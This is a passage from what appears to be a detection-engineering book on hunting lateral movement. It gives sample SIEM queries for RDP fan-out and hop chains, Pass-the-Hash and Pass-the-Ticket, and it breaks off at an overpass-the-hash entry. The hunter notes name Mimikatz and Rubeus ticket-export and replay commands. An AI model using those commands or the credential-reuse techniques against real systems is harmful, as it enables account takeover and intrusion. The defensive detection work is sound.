**[HUNTER]** An attacker who already holds one working set of credentials often RDPs into several hosts quickly, looking for one with the access or data they need. That fan-out shape is a wide-lookback aggregation question — how many distinct destinations did this source hit in an hour — not a single-event match, and it needs a real per-environment baseline for what a legitimate jump-host or helpdesk account normally touches. DEH Part 31 owns building that baseline; this pattern assumes a threshold has already been set against it, and the 8 used below is illustrative, not a validated cutoff.

**[QUERY]** Sigma, a base Type 10 logon detection feeding a value\_count correlation.

CONCEPTUAL SAMPLE — the threshold of 8 distinct hosts per hour is illustrative; value\_count correlation support varies by backend converter.

```

title: rdp_type10_logon
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4624
    LogonType: 10
  condition: selection
---
title: Single source RDP fan-out across many destination hosts
status: experimental
correlation:
  type: value_count
  rules:
    - rdp_type10_logon
  group-by:
    - IPAddress
  distinct: Computer
  condition:
    gte: 8
  timespan: 1h

```

Plausible expected result: a small number of source IPs per week crossing the distinct-host threshold within an hour. Interpretation: consistent with an attacker probing several hosts from one foothold; also consistent with a helpdesk technician's normal shift — see **[FALSE POSITIVE]**.

**[QUERY]** KQL, Microsoft Sentinel.

CONCEPTUAL SAMPLE — threshold and bin size illustrative.

```
SecurityEvent
| where EventID == 4624 and LogonType == 10
| summarize DistinctHosts = dcount(Computer), Hosts = make_set(Computer) by IPAddress, Account,
bin(TimeGenerated, 1h)
| where DistinctHosts >= 8
```

Plausible expected result: rows naming the source IP/account pair and the set of distinct destination hosts reached inside the hour. Interpretation: unchanged from the Sigma entry.

[QUERY] SPL, Splunk.

CONCEPTUAL SAMPLE — field names illustrative.

```
index=wineventlog EventCode=4624 Logon_Type=10
| bucket _time span=1h
| stats dc(ComputerName) as distinct_hosts values(ComputerName) as hosts by _time,
Source_Network_Address, Account_Name
| where distinct_hosts >= 8
```

Plausible expected result: unchanged from the KQL entry. Interpretation: unchanged.

[QUERY] AQL, QRadar — this is AQL, not standard SQL. Aggregation with `GROUP BY / HAVING` is natively supported here, unlike the joined shapes in `QC-16-02 / QC-16-06` — filtered on the aggregate's alias, per IBM's only documented `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)). The one documented gap is that a saved search using `HAVING` isn't supported for a scheduled report or time-series graph — irrelevant to this ad hoc investigative form, but worth knowing before saving this query as either.

CONCEPTUAL SAMPLE — custom property name for logon type illustrative.

```
SELECT sourceip, username, UNIQUECOUNT(destinationip) AS distinct_hosts
FROM events
WHERE QIDNAME(qid) = 'An account was successfully logged on'
AND "Logon Type" = 10
GROUP BY sourceip, username
HAVING distinct_hosts >= 8
LAST 1 HOURS
```

Plausible expected result: unchanged. Interpretation: unchanged.

[QUERY] YARA-L, Google SecOps, using an `outcome` variable for the distinct-host count.

CONCEPTUAL SAMPLE — UDM field names and the `LogonType` custom field path illustrative.

```

rule rdp_fanout_single_source {
  meta:
    description = "Conceptual sample: one source authenticating Type 10 RDP to 8+ distinct destination
hosts within 1 hour"
  events:
    $e.metadata.event_type = "USER_LOGIN"
    $e.additional.fields["LogonType"] = "10"
  match:
    $e.principal.ip over 1h
  outcome:
    $distinct_hosts = count_distinct($e.target.hostname)
  condition:
    $e and $distinct_hosts >= 8
}

```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY]** Elastic ES|QL — a threshold/wide-lookback aggregation pattern is exactly what ES|QL is for, per DEH Appendix A5 §8's decision table; plain EQL has no aggregation stage for this shape.

CONCEPTUAL SAMPLE — index pattern and field names illustrative.

```

FROM logs-windows.security-*
| WHERE event.code == "4624" AND winlog.event_data.LogonType == "10"
| STATS distinct_hosts = COUNT_DISTINCT(host.name) BY source.ip, user.name, BUCKET(@timestamp, 1h)
| WHERE distinct_hosts >= 8

```

Plausible expected result: unchanged from the other five implementations. Interpretation: unchanged.

**[FALSE POSITIVE]** Helpdesk and support-desk accounts are the dominant driver — a technician legitimately RDPs into a dozen workstations during a morning shift. Fix by baselining and excluding known support-desk accounts/source hosts, or by comparing the count against that specific account's own trailing 30-day norm rather than one fleet-wide threshold (ties directly to DEH Part 31's baselining approach).

**[PIVOT]** For a flagged source, check whether the same account also shows QC-16-06's directional hopping-chain shape rather than a flat fan-out, and pull the process-creation record on each destination to see whether the session ran only `explorer.exe` (routine interactive use) or a scripted tool.

## QC-16-06 — Sequential RDP hopping chain via the same account

| Field             | Value                                                                                                                                                                                                                                                                                                  |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-16-06                                                                                                                                                                                                                                                                                               |
| MITRE             | T1021.001 (Remote Services: Remote Desktop Protocol)                                                                                                                                                                                                                                                   |
| Behavior          | The same account authenticating via Type 10 RDP into host B, and shortly after, that same account authenticating via Type 10 RDP into host C from a source resolving to host B — a directional chain rather than a flat fan-out, consistent with using each newly reached host as the next jump point. |
| DEH cross-ref     | DEH Part 8 (4624 Type 10); cf. DEH DET-27-01 (QRadar Building Block/Reference Set precedent for multi-object correlation)                                                                                                                                                                              |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL (investigative single-search only, see note), YARA-L, Elastic EQL — Sigma: N/A, see below                                                                                                                                                                            |

**[HUNTER]** QC-16-05's fan-out catches one source hitting many destinations at once; it misses an attacker who deliberately moves one hop at a time to stay under a per-source threshold. The tell here is directional: host B shows up as a destination in one logon and then, within a short window, as the source of the next logon for the same account — a chain, not a burst.

Sigma: N/A — structurally poor fit, not impossible. Sigma's correlation grammar has a `temporal_ordered` type built for exactly this ordered-event shape, but per-backend support for it is narrow enough — most converters target single-event or simple-aggregation correlation — that forcing this chain through it would produce a rule most deployments can't actually execute. See STYLE-GUIDE.md §4.4.

**[QUERY]** KQL, Microsoft Sentinel, self-joining Type 10 logons on account and a 30-minute window.

CONCEPTUAL SAMPLE — resolving a logon's source IP to a previous logon's destination hostname is shown schematically; a real implementation needs a DNS/IP-to-hostname lookup step this block only gestures at.

```
let RdpLogons = SecurityEvent
| where EventID == 4624 and LogonType == 10
| project LogonTime = TimeGenerated, DestHost = Computer, SourceIp = IpAddress, Account;
RdpLogons
| join kind=inner (RdpLogons | project NextLogonTime = LogonTime, NextDestHost = DestHost, NextSourceIp = SourceIp, Account) on Account
| where NextLogonTime between (LogonTime .. LogonTime + 30m)
| where NextSourceIp == DestHost // illustrative: assumes SourceIp resolves to a hostname matching DestHost
| project Account, DestHost, NextDestHost, LogonTime, NextLogonTime
```

Plausible expected result: a small number of account/host-pair chains per week, each naming the first destination, the second destination, and the elapsed time between hops. Interpretation: consistent with one account moving hop-to-hop rather than one session touching many hosts at once; the join-key caveat above means a real hit still needs manual IP-to-hostname confirmation before acting on it.

**[QUERY]** SPL, Splunk, using `streamstats` to carry the previous destination forward per account.

CONCEPTUAL SAMPLE — `Source_Network_Address_resolved` assumes a lookup that resolves the source IP to a hostname; confirm this exists in your own pipeline.

```

index=wineventlog EventCode=4624 Logon_Type=10
| sort 0 _time
| streamstats current=f window=1 last(ComputerName) as prev_dest last(_time) as prev_time by
Account_Name
| where Source_Network_Address_resolved=prev_dest AND (_time - prev_time) <= 1800
| table _time, Account_Name, prev_dest, ComputerName

```

Plausible expected result: unchanged from the KQL entry. Interpretation: unchanged, including the same join-key caveat.

**[QUERY]** AQL, QRadar — this is AQL, not standard SQL. Investigative single-search validation only: QRadar cannot express a directional, self-referencing chain as one standing AQL statement.

CONCEPTUAL SAMPLE — a standing chained-hop rule needs a Reference Set tracking "hosts reached via RDP in the last 30 minutes" fed by a Custom Rule (QRadar's Building Block/Reference Set/Rule model, per DEH Part 27 §2-§3; cf. DEH DET-27-01), not a single AQL statement. This query pulls the raw sequence for manual chain-walking.

```

SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS EventTime,
        sourceip, destinationip, username
FROM events
WHERE QIDNAME(qid) = 'An account was successfully logged on'
      AND "Logon Type" = 10
ORDER BY username, starttime ASC
LAST 4 HOURS

```

Plausible expected result: a time-ordered list of every Type 10 logon in the lookback window, which an analyst walks by eye or script for destination-becomes-next-source pairs. Interpretation: a manually confirmed chain is consistent with the same behavior the other languages express as a single query.

**[QUERY]** YARA-L, Google SecOps, matching two logon roles for the same principal.

CONCEPTUAL SAMPLE — the field used to compare a logon's destination hostname against the next logon's source hostname is illustrative and depends on your parser populating both consistently.

```

rule rdp_hop_chain {
  meta:
    description = "Conceptual sample: same account's RDP destination host becomes the source of its next
RDP hop within 30 minutes"
  events:
    $hop1.metadata.event_type = "USER_LOGIN"
    $hop1.additional.fields["LogonType"] = "10"
    $hop2.metadata.event_type = "USER_LOGIN"
    $hop2.additional.fields["LogonType"] = "10"
    $hop1.principal.user.userid = $hop2.principal.user.userid
    $hop1.target.hostname = $hop2.principal.hostname
  match:
    $hop1.principal.user.userid over 30m
  condition:
    $hop1 and $hop2 and $hop2.metadata.event_timestamp.seconds > $hop1.metadata.event_timestamp.seconds
}

```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY]** Elastic EQL — an ordered, joined multi-event pattern is `sequence`'s designed use case.

**CONCEPTUAL SAMPLE** — the join keys across the two `sequence` stages (`winlog.computerName` then `source.ip`) are shown schematically; real IP-to-hostname resolution is still required and not modeled here.

```
sequence by user.name with maxspan=30m
[ authentication where winlog.event_data.LogonType == "10" ] by winlog.computerName
[ authentication where winlog.event_data.LogonType == "10" ] by source.ip
```

Plausible expected result: unchanged from the other four implementations. Interpretation: unchanged.

**[FALSE POSITIVE]** IT staff performing a multi-host maintenance run are the dominant driver — a sysadmin legitimately RDPs host-to-host in sequence while patching a chain of adjacent servers in one session. A bastion or approved jump host will also constantly appear as both a destination and a source by design. Fix by excluding known bastion/jump-host identities from the "source becomes destination" join, not by excluding the whole account or widening the time window.

**[PIVOT]** For each hop, pull the interactive session's process tree — an `explorer.exe`-only session looks different from one that immediately launches another `mstsc.exe` or a scripted tool — and check whether the account's normal role plausibly needs access to every host in the chain.

**[SOC MANAGEMENT]** This pattern is exploratory by design: the join key (a source IP resolving to a previous hop's destination hostname) is fragile enough across NAT and hostname-resolution edge cases that most teams should run it as a periodic hunt — weekly is a reasonable starting cadence — rather than graduate it straight to a standing high-severity alert. Graduate it only after a baseline period confirms the bastion/jump-host false-positive rate is genuinely tunable in your environment; per DEH Part 41's coverage tiers, this pattern tends to sit at "exploratory" for months before earning "standing, tuned" status.

## Cross-references

This part's four analytics (PsExec-style service execution, WMI execution, WinRM/PowerShell remoting, RDP) build directly on telemetry mechanics taught in DEH Part 8 (Windows Security log fundamentals, especially 4624 Type 3/10) and DEH Part 11 §Endpoint (the process-tree view); query-language semantics for the joins and correlations used above are taught in DEH Parts 24–29 and DEH Appendix A5, and the multi-object QRadar precedent cited for `qc-16-02/qc-16-06` is DEH DET-27-01 (DEH Part 27 §2–§3). For hunt-cadence and graduation-to-detection scoring, see DEH Parts 41–43. Within this book, see Part 7 for the credential-theft techniques that often precede this part's patterns, Part 15 for the discovery activity that typically precedes lateral movement, and Part 17 for the stolen-token/ticket-reuse variant of lateral movement this part deliberately excludes; `qc-27-0x` in Part 27 stitches several of this part's patterns into worked end-to-end hunt chains.

## Part 17 — Lateral Movement via Stolen Tokens & Ticket Reuse

---

### Why this part exists

**[CONCEPT]** This part covers the *use* of authentication material an attacker already holds — a stolen NTLM hash, or a captured, replayed, or forged Kerberos ticket — to authenticate to a host or resource as someone else. It adapts, rather than re-derives, the detection logic DEH Part 13 §5 (Pass-the-Hash, Pass-the-Ticket, and forged tickets) already develops for this exact material. DEH Part 13 §5's own framing is the load-bearing fact behind every pattern below: "the single hardest thing about all three" techniques — Pass-the-Hash, Pass-the-Ticket, and Golden/Silver Ticket forgery — is that a forged or replayed ticket carrying normal-looking field values produces a logon that is indistinguishable from a real one. DEH Part 13 §5 names two places the anomaly can still surface: the *absence* of a corresponding TGT-issuance event (Event ID 4768) upstream of a ticket's later use, which it calls "the most reliable tell in practice"; and a downstream fact the ticket forger has to guess or that doesn't refresh the way real Kerberos state does, such as a ticket-encryption type or authentication package inconsistent with the account's own configured or observed baseline — the same logic DEH DET-13-03 builds for NTLM fallback specifically. This part's three patterns are direct adaptations of that reasoning into this book's own six-language, per-pattern format; DEH Part 13 §5 is cited throughout rather than re-explained.

This part is the deliberate mirror image of this book's own Part 7 (Kerberos & Directory Credential Attacks), which covers how the underlying hash or ticket material gets harvested in the first place — Kerberoasting, AS-REP Roasting, DCSync, LSASS memory access — and explicitly defers the *use* of that material to this part rather than covering it itself. That is the same theft-versus-use split ATT&CK draws between Credential Access and Lateral Movement, and BOOK-INDEX.md states it explicitly for this exact pair of parts. The boundary is not merely nominal: Part 7's own QC-07-04 already builds the anti-join half of DEH Part 13 §5's absence-of-issuance correlation, for the case of a ticket with no matching issuance anywhere in the domain — Golden Ticket forgery. [QC-17-02](#) below adapts the same underlying DEH Part 13 §5 reasoning to a related but distinct case that pattern does not cover: a ticket that genuinely *was* issued somewhere, but is presented from a different host than the one it was issued to — Pass-the-Ticket, not wholesale forgery. Read the two together rather than expecting either to duplicate the other.

This part also draws a second boundary, against Part 16 (Lateral Movement via Admin Tools & Remote Services). Part 16 is organized around the *mechanism* an attacker uses to run something on a second host — a service install, a WMI call, a WinRM session, an RDP logon — regardless of whether the credentials behind it were phished, guessed, or stolen. This part is organized around the *credential material itself* being reused in a way that doesn't match how it was supposed to have been issued or presented, regardless of what the attacker does once authenticated. The same intrusion can trip a pattern in both parts — a Pass-the-Hash logon (this part) that then runs a PsExec-style service (Part 16's [QC-16-01](#)) is one attacker action generating two independent, complementary telemetry hits — and that overlap is intentional, not a duplication to fix.



Three named patterns are covered below. This part's fuller pattern budget (BOOK-INDEX.md, Section G) leaves room for stolen-material lateral-movement patterns outside DEH Part 13 §5's own scope entirely — token impersonation, RDP session hijacking — which draw on a different DEH telemetry surface (DEH Part 8's logon-type mechanics and DEH Part 11's process-tree correlation, rather than the Kerberos/NTLM material DEH Part 13 §5 covers) and are left for a later pass rather than forced into this one just to fill the budget. Every pattern below extends telemetry fundamentals DEH Part 8 (Windows Detection Engineering) already teaches field-by-field — logon types, 4672's privilege list, the 4768/4769 Kerberos ticket lifecycle — cited rather than re-taught. Query-language syntax and semantics for every block below are DEH Parts 23–29's and DEH Appendix A5's material, cited rather than re-derived per this book's own stated job. Once any pattern below graduates from an exploratory hunt into a standing rule, scoring its coverage, quality, and debt is DEH Parts 41–43's job, applied to this book's own catalog in Part 28 — not repeated per pattern here.

## 1. Credential-material reuse: Pass-the-Hash, Pass-the-Ticket, and overpass-the-hash

### QC-17-01 — Pass-the-Hash-shaped NTLM logon for a privileged account

| Field             | Value                                                                                                                                                                                                                                                                                                                                                                             |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-17-01                                                                                                                                                                                                                                                                                                                                                                          |
| MITRE             | T1550.002 (Use Alternate Authentication Material: Pass the Hash)                                                                                                                                                                                                                                                                                                                  |
| Behavior          | A network logon (Logon Type 3) for a privileged or otherwise sensitive account authenticates via the NTLM package rather than Kerberos, from a source outside that account's known NTLM-permitted exception list, with the resulting token immediately carrying a sensitive privilege.                                                                                            |
| DEH cross-ref     | DEH Part 13 §5 (Pass-the-Hash, Pass-the-Ticket, and forged tickets), DET-13-03 (NTLM fallback from an AES-Kerberos-only account) — this pattern is the logon-side mirror of DET-13-03's validation-side signal; DEH Part 8 §3–§4 (4624 logon-type/package fields, 4672 special-privilege assignment); this book's QC-07-06 (LSASS memory access, the usual harvesting precursor). |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                                                                                                                                                                                                   |

**[HUNTER]** Pass-the-Hash never touches Kerberos at all — the attacker already holds the NTLM hash, so there's no AS-REQ step to check for absence the way QC-17-02 below does. The tell instead is the authentication package itself: on a domain where Kerberos is healthy and the default negotiated protocol, a privileged account authenticating over the network via NtLmSsp from a source that account has never used before is worth a look before a per-account NTLM baseline exists to build a standing rule against. Reach for this hunt right after a QC-07-06 LSASS-access hit names a specific account, to check whether that harvested hash already moved.

**[QUERY]** Sigma, targeting the Windows Security log's logon event, filtered to a placeholder-substituted privileged-account list and a known-source exception list (Sigma's %...% placeholder convention, filled in per deployment).

CONCEPTUAL SAMPLE — the privileged-account and known-source lists are placeholders; validate both against your own directory before use.

```

title: NTLM network logon for a privileged account outside its NTLM exception list
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4624
    LogonType: 3
    AuthenticationPackageName: NTLM
    TargetUserName:
      - '%PrivilegedAccounts%'
  filter_known:
    WorkstationName:
      - '%KnownNtlmSources%'
  condition: selection and not filter_known
falsepositives:
  - Legacy applications, network appliances, and cross-forest trusts that authenticate over NTLM by design
level: medium

```

Expected result: rare rows naming a privileged `TargetUserName` authenticating via NTLM from a `WorkstationName / IPAddress` outside the known exception list — a moderately sized domain with the exception list already tuned plausibly surfaces single digits over a week. Interpretation: consistent with an NTLM hash being replayed rather than a Kerberos ticket obtained the normal way; not proof the hash wasn't entered interactively by the account's own owner from a legitimate but unlisted machine.

**[QUERY]** Sentinel/Defender KQL, joining the logon event to its own 4672 privilege-assignment record on the shared logon ID.

CONCEPTUAL SAMPLE — the privileged-account and known-source lists are illustrative; untested against real Pass-the-Hash traffic.

```

let PrivilegedAccounts = dynamic(["CORP\\da-jsmith", "CORP\\svc-backup-admin"]);
let KnownNtlmSources = dynamic(["10.20.30.5", "10.20.30.6"]);
SecurityEvent
| where EventID == 4624 and LogonType == 3
| where AuthenticationPackageName == "NTLM"
| where TargetUserName in (PrivilegedAccounts)
| where IPAddress !in (KnownNtlmSources)
| join kind=inner (
  SecurityEvent | where EventID == 4672 | project SubjectLogonId, PrivilegeList
) on $left.TargetLogonId == $right.SubjectLogonId
| project TimeGenerated, TargetUserName, IPAddress, WorkstationName, PrivilegeList

```

Expected result: rows naming the privileged account, the unlisted source IP, and a non-empty `PrivilegeList` (for example `SeDebugPrivilege`). Interpretation: consistent with Pass-the-Hash-based lateral movement into a privileged context, strengthened by the confirmed privilege assignment rather than the NTLM logon alone.

**[QUERY]** SPL, the same join via a subsearch against Sysmon-independent Windows Security telemetry.

CONCEPTUAL SAMPLE — field names and lookup illustrative; validate against your own field extraction.

```
index=wineventlog EventCode=4624 Logon_Type=3 Authentication_Package="NTLM"  
| lookup privileged_accounts.csv TargetUserName OUTPUT is_privileged  
| where is_privileged="true"  
| lookup known_ntlm_sources.csv IPAddress OUTPUT is_known_source  
| where isnull(is_known_source)  
| join TargetLogonId  
  [ search index=wineventlog EventCode=4672  
    | rename SubjectLogonId as TargetLogonId ]  
| table _time, TargetUserName, IPAddress, WorkstationName, PrivilegeList
```

Expected result and interpretation: identical shape to the KQL entry above.

**[QUERY]** This is AQL, QRadar's query language, not standard SQL, despite the fence tag.

CONCEPTUAL SAMPLE — property names illustrative; validate against your own DSM mapping.

```
SELECT "Target User Name" AS account, sourceip, "Workstation Name"  
FROM events  
WHERE EVENTID = '4624'  
  AND "Logon Type" = '3'  
  AND "Authentication Package Name" = 'NTLM'  
  AND "Target User Name" IN ('da-jsmith', 'svc-backup-admin')  
  AND NOT REFERENCESETCONTAINS('KnownNtlmSources', sourceip)  
LAST 24 HOURS
```

Expected result: a short result set naming the privileged account and the unlisted source. Interpretation: same read as the other implementations; pull the corresponding 4672 for that session in a second search to confirm privilege assignment, since this single AQL statement doesn't join the two event types.

**[QUERY]** Google SecOps YARA-L, over the Windows logon UDM event.

CONCEPTUAL SAMPLE — UDM field mapping illustrative; confirm against your own parser before trusting a zero result.

```
rule qc_17_01_pth_ntlm_privileged_logon {  
  meta:  
    description = "NTLM network logon for a privileged account outside its known-source list"  
  events:  
    $logon.metadata.event_type = "USER_LOGIN"  
    $logon.metadata.product_event_type = "4624"  
    $logon.additional.fields["LogonType"] = "3"  
    $logon.network.application_protocol = "NTLM"  
    $logon.target.user.userid = $account  
  condition:  
    $logon and $account = "%PrivilegedAccounts%"  
}
```

Expected result and interpretation: matches every privileged account authenticating via NTLM matching the placeholder list; unchanged from the other five implementations.

**[QUERY]** Elastic KQL — a single-event boolean match, the cheapest Elastic surface for this shape (DEH Appendix A5 §7.6's own precedent).

CONCEPTUAL SAMPLE — field names illustrative for a generic winlogbeat mapping.

```
winlog.event_id:4624 and winlog.event_data.LogonType:"3" and
winlog.event_data.AuthenticationPackageName:"NTLM"
  and user.name:("da-jsmith" or "svc-backup-admin")
  and not source.ip:("10.20.30.5" or "10.20.30.6")
```

Expected result and interpretation: same as the other five implementations.

**[FALSE POSITIVE]** Legacy applications, network appliances, and IP-based service access are the dominant driver, echoing DET-13-03's own False Positive Trap on the validation side: an account reached by IP address rather than hostname, a partner-domain trust that doesn't support Kerberos, or a non-Windows SMB client (Samba, older NAS firmware) will authenticate over NTLM for that specific connection regardless of how hardened the rest of the domain is. Fix by maintaining an explicit source/target exception list per privileged account, not by loosening the privileged-account filter — a wider filter just relocates the same false positive onto more accounts.

**[PIVOT]** Check [QC-07-06](#) (LSASS access) and DET-13-03's own 4776 NTLM-validation signal on the source host for this account in the preceding hours, to see whether the hash was recently harvested there. If corroborated, check whether the account then continues moving through Part 16's admin-tool patterns from the same session.

### QC-17-02 — Pass-the-Ticket: Kerberos ticket used from an IP that doesn't match its own issuance

| Field             | Value                                                                                                                                                                                                                                                                                                                                                                                                                           |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <a href="#">QC-17-02</a>                                                                                                                                                                                                                                                                                                                                                                                                        |
| MITRE             | T1550.003 (Use Alternate Authentication Material: Pass the Ticket)                                                                                                                                                                                                                                                                                                                                                              |
| Behavior          | A Kerberos service-ticket use (Event ID 4769) or the resulting network logon (Event ID 4624) presents a session whose source IP address doesn't match the source IP address recorded on that same session's own TGT issuance (Event ID 4768) — consistent with the ticket having been exported from the issuing host and replayed from a different one.                                                                         |
| DEH cross-ref     | DEH Part 13 §5, which names the absence of a matching upstream 4768 "the most reliable tell in practice" for forged-ticket use; this book's <a href="#">QC-07-04</a> (Golden Ticket: use with no matching TGT issuance) builds the anti-join half of that reasoning, and this pattern builds the issuance-versus-use IP-mismatch half DEH Part 13 §5 also names, for a ticket that was genuinely issued but replayed elsewhere. |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL (investigative single-search only, see note), Elastic (ES QL) — Sigma and YARA-L: <a href="#">N/A</a> , see below                                                                                                                                                                                                                                                                             |

**[HUNTER]** [QC-07-04](#) catches a wholly forged ticket that was never issued anywhere. A stolen-but-genuinely-issued ticket is subtler: Mimikatz's `sekurlsa::tickets /export` or Rubeus's `dump /ptt` pulls a real ticket out of one host's memory and replays it on a second host, so somewhere in the domain a matching 4768 really does exist — it just wasn't issued to the host presenting the ticket. Reach for this

hunt whenever a `QC-07-06` LSASS-access hit names a specific host, to check whether ticket material harvested there actually surfaced somewhere else.

**[QUERY]** Sentinel/Defender KQL, joining a session's TGT issuance to its later ticket-use or logon events on the shared logon ID, flagging an IP mismatch.

CONCEPTUAL SAMPLE — `TargetLogonId` stands in for whatever field actually correlates a 4768 issuance to later use in your environment, and the 10-hour window is illustrative; validate both against your logging pipeline and domain ticket-lifetime policy.

```
let ticket_lifetime = 10h;
let issuance = SecurityEvent
  | where EventID == 4768
  | where TimeGenerated > ago(ticket_lifetime)
  | project TargetLogonId, IssuingIp = IPAddress, IssuedAt = TimeGenerated;
SecurityEvent
  | where EventID in (4769, 4624)
  | where TimeGenerated > ago(ticket_lifetime)
  | join kind=inner issuance on TargetLogonId
  | where isnotempty(IssuingIp) and isnotempty(IPAddress) and IPAddress != IssuingIp
  | project TimeGenerated, TargetUserName, TargetLogonId, IssuingIp, IPAddress, IssuedAt
```

Expected result: rare rows naming a session whose use-side IP differs from its own ticket's issuance IP. Interpretation: consistent with the ticket having been exported and replayed from a different host — not proof, since a roaming client's changing egress address can produce the same mismatch (see [FALSE POSITIVE]).

**[QUERY]** SPL, the same correlation via `append` and a per-session comparison.

CONCEPTUAL SAMPLE — field names illustrative; validate against your own field extraction.

```
index=wineventlog EventCode=4768
| fields TargetLogonId, IPAddress
| rename IPAddress as issuing_ip
| eval role="issuance"
| append
  [ search index=wineventlog (EventCode=4769 OR EventCode=4624)
    | fields TargetLogonId, IPAddress, TargetUserName
    | eval role="use" ]
| stats values(issuing_ip) as issuing_ip values(IPAddress) as use_ip values(TargetUserName) as user
  by TargetLogonId
| where mvcount(use_ip) > 0 AND issuing_ip!=use_ip
```

Expected result and interpretation: same shape as the KQL entry above.

**[QUERY]** This is AQL, not standard SQL. QRadar's AQL has no native join between two independently filtered event sets in one statement — a standing detection needs a Reference Data Map keyed on `TargetLogonId` and populated by a companion rule at issuance time, checked by a second rule against later use events (QRadar's Building Block/Reference Set/Rule model, per DEH Part 27 §2–§3; cf. DEH DET-27-01). Shown below is the investigative version: a time-ordered pull an analyst walks by eye to compare issuance and use IPs for one account.

CONCEPTUAL SAMPLE — investigative form only; property names illustrative.

```
SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS EventTime,  
       QIDNAME(qid) AS event_type, sourceip, username  
FROM events  
WHERE (QIDNAME(qid) = 'A Kerberos authentication ticket (TGT) was requested'  
      OR QIDNAME(qid) = 'A Kerberos service ticket was requested'  
      OR QIDNAME(qid) = 'An account was successfully logged on')  
      AND username = 'jsmith'  
ORDER BY starttime ASC  
LAST 10 HOURS
```

Expected result: a time-ordered list an analyst walks to compare the `sourceip` on the TGT-request row against every later ticket-use or logon row for the same account. Interpretation: a manually confirmed IP mismatch is consistent with the same behavior the other three covered languages express as a single correlated query.

**[QUERY]** This is a same-key, cross-event-type comparison, not an ordered sequence — ES|QL's `LOOKUP JOIN` against a maintained issuance table expresses it directly; plain EQL's `sequence` stage has no field-inequality join of this shape (DEH Appendix A5 §4).

CONCEPTUAL SAMPLE — assumes a `kerberos_ticket_issuance` lookup index refreshed on a short schedule from 4768 events; field names illustrative for a generic winlogbeat mapping.

```
FROM winlogbeat-*  
| WHERE (event.code == "4769" OR event.code == "4624")  
| LOOKUP JOIN kerberos_ticket_issuance ON winlog.event_data.TargetLogonId  
| WHERE kerberos_ticket_issuance.issuing_ip IS NOT NULL AND source.ip !=  
kerberos_ticket_issuance.issuing_ip
```

Expected result and interpretation: same shape as the KQL/SPL implementations above.

**Sigma — N/A (aggregation ceiling).** Sigma's correlation grammar (`event_count`, `value_count`, `temporal` / `temporal_ordered`) tests for the presence or count of matching events by a shared field value; it has no construct for comparing one correlated event's field value against a *different* correlated event's own field value, which is exactly what an issuance-IP-versus-use-IP inequality needs.

**YARA-L — N/A (missing schema field).** YARA-L can express multi-event, multi-role correlation with an inequality condition between roles, but doing so here still depends on a confirmed UDM field linking a 4768 issuance to its corresponding 4769/4624 use — the same missing-schema-field gap `QC-07-04` names for the identical reason. Forcing either language through this pattern risks a rule that looks plausible but silently never matches.

**[FALSE POSITIVE]** Two drivers dominate, and they need different fixes. First, the same DC-log-distribution and clock-skew gap `QC-07-04` names: if the 4768 landed on one domain controller and the 4769/4624 use event landed on another that doesn't feed the same query scope, or the 4768 falls just outside the lookback window, "IP mismatch" is a log-collection artifact, not a stolen ticket — confirm every domain controller's Security log reaches the same index/table before trusting a hit. Second, and more specific to this pattern than to `QC-07-04`'s forged-ticket case: a roaming client changing its own

egress address mid-session — switching from office Wi-Fi to a VPN concentrator, or sitting behind a load-balanced NAT pool — flips the apparent source IP between issuance and use without the ticket ever leaving the original physical host. Cross-check a flagged mismatch against DHCP/VPN concentrator logs for that account before escalating; a genuine ticket transplant and a laptop that changed networks mid-session are otherwise indistinguishable from this query alone.

**[PIVOT]** Cross-reference `QC-07-06` to check whether the ticket was harvested from LSASS on the issuing host in the same window, and pull DHCP/VPN logs to confirm whether the "two IPs" resolve to the same physical device before treating this as a confirmed transplant.

**Engineering Reality** Every implementation above assumes `TargetLogonId` genuinely correlates a 4768 issuance to its later 4769/4624 use in your environment — the same assumption `QC-07-04` flags, and it's just as load-bearing here. Some environments track that continuity through a ticket-scoped identifier distinct from the interactive-session logon ID conflated above. Confirm which field actually links the two event types in your own pipeline before trusting either a hit or a clean result; a wrong assumption here doesn't error, it just quietly never matches.

**[SOC MANAGEMENT]** This pattern is exploratory by design: run it as a periodic hunt, not a standing high-severity alert, until a baseline period confirms the roaming-client false-positive rate is genuinely tunable against your own VPN/NAT topology. Per DEH Part 41's coverage tiers, expect this pattern to sit at "exploratory" for a while — the join key's fragility across NAT boundaries is a real constraint, not a tuning oversight to fix quickly.

**QC-17-03 — Overpass-the-hash: an AES-baselined account requesting a TGT in RC4**

| Field             | Value                                                                                                                                                                                                                                                                                                   |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <code>QC-17-03</code>                                                                                                                                                                                                                                                                                   |
| MITRE             | T1550.002 (Use Alternate Authentication Material: Pass the Hash)                                                                                                                                                                                                                                        |
| Behavior          | A TGT request (Event ID 4768) for an account whose configuration or historical baseline shows AES-only Kerberos negotiates instead with a legacy RC4 ticket-encryption type — consistent with converting a stolen NTLM hash directly into Kerberos ticket material rather than presenting it over NTLM. |
